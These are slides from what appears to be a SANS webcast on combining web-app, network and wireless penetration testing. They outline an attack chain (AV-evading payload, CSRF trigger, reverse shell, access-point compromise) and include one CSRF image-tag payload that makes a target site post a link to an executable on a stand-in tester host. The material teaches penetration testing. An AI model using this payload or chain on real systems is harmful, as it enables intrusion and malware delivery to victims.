


Build AV-Dodging Payload & Place on Load CSRF Trigger





```
<img src="http://target.tgt/addcontent.aspx?
name=New%20Version&
content=http%3A%2F%2Ftester.src%2Fexecutable.exe">
```


Get Victim to Access CSRF, Making Browser Load Content




Other Victim Accesses Content, Running Reverse Shell




Use GeoWig to Verify In-Scope & Use Yokoso! to Admin Devices



Attack AP and Implement "Ghost in the AP"



Access Target Network from Virtual AP & Attack Servers



Outline

- Previously…
- Web App Attacks – Kevin Fu
- Network Attack – Ed Fu
- Wireless Attacks – Josh Fu
- Combining It All Together – A Scenario
- The Future
- Conclusions and Q&A

The Future of Combined Pen Tests

- More penetration tests moving in this direction
  - Will change budgeting of some tests
- Combined testing provides a way to differentiate offerings from vuln assessment and compliance checks
- “No-holds barred” penetration testing
  - Some organizations are exploring full-contact pen tests where combined methods are the rule, not the exception
  - Even in such tests, carefully spell out the scope and rules of engagement
- Tools are merging and packaging various techniques together:
  - BeEF, Metasploit, Core, Immunity

Additional Thoughts on the Future

- We believe regulations and industry standards will begin to move in this direction
  - Perhaps not immediately, but eventually, in light of high-profile breaches using these techniques
- Bad guys increasingly do this... it's not just hypothetical

Outline

- Previously…
- Web App Attacks – Kevin Fu
- Network Attack – Ed Fu
- Wireless Attacks – Josh Fu
- Combining It All Together – A Scenario
- The Future
- Conclusions and Q&A

Conclusions

- Combined attack vectors allow for far deeper penetration into most target networks than separate vectors
  - Combining web app, network, and wireless penetration testing is very powerful
- This combination provides a much more accurate view of the business risks posed by vulnerabilities than offered by completely separate network, wireless, and web app tests

References

- Metasploit: www.metasploit.com
- Yokoso!: yokoso.inguardians.com
- Ratproxy: code.google.com/p/ratproxy
- GeoWig: www.inguardians.com/tools

Upcoming In-Depth SANS Pen Test Courses

- SANS 560: *Network Pen Testing and Ethical Hacking*
  - Tysons Corner, VA, April 15: *Galbraith*
  - Toronto, Canada, May 6: *Shewmaker*
  - Las Vegas, NV, June 3: *Skoudis*
  - Baltimore, MD, June 15: *Strand*
- SANS 542: *Web App Pen Testing and Ethical Hacking*
  - New Orleans, May 5: *Johnson*
  - Amsterdam, Netherlands, May 11: *Misenar*
  - Baltimore, MD, June 15: *Johnson*
  - Denver, CO, July 8: *Staff*
- SANS 617: *Wireless Ethical Hacking, Pen Testing, & Defenses*
  - Baltimore, MD, June 15: *Wright*
  - Denver, CO, July 8: *Wright*
  - London, England, July 13: *Siles*

Register Now and Receive a 15% Discount on these courses offered before June 15! Use discount code PerfectStorm15

SANS SUMMIT SERIES 2009 WHAT WORKS IN IT

Penetration Testing & Ethical Hacking Summit

June 1-2, 2009 • Paris Hotel – Las Vegas, NV

www.sans.org/pentesting09_summit

Featuring Top-Notch Presentations from:

- HD Moore on the future of Metasploit
- Joshua Wright on evolving wireless attacks
- Jeremiah Grossman on web app vulnerability assessments
- Robert "rSnake" Hansen on web app vulnerabilities
- Paul Asadoorian on late-breaking pen test techniques
- Larry Pesce on using document metadata in pen tests
- Jason Ostrum on VoIP pen testing
- Ed Skoudis on secrets of pen testing

Register Now and Receive a 15% Discount!
Use discount code PerfectStorm15

Webcast Questions and Answers

- We'll answer some questions on this webcast
- We'll also continue the discussion for a week at ethicalhacker.net
  - Post a question in the forum dedicated to this webcast trilogy
  - Josh, Kevin, and Ed will periodically check out questions there and answer
- Details at www.ethicalhacker.net/component/option,com_smf/Itemid,54/topic,3807.0/
- Or, just surf to www.ethicalhacker.net and click on the associated article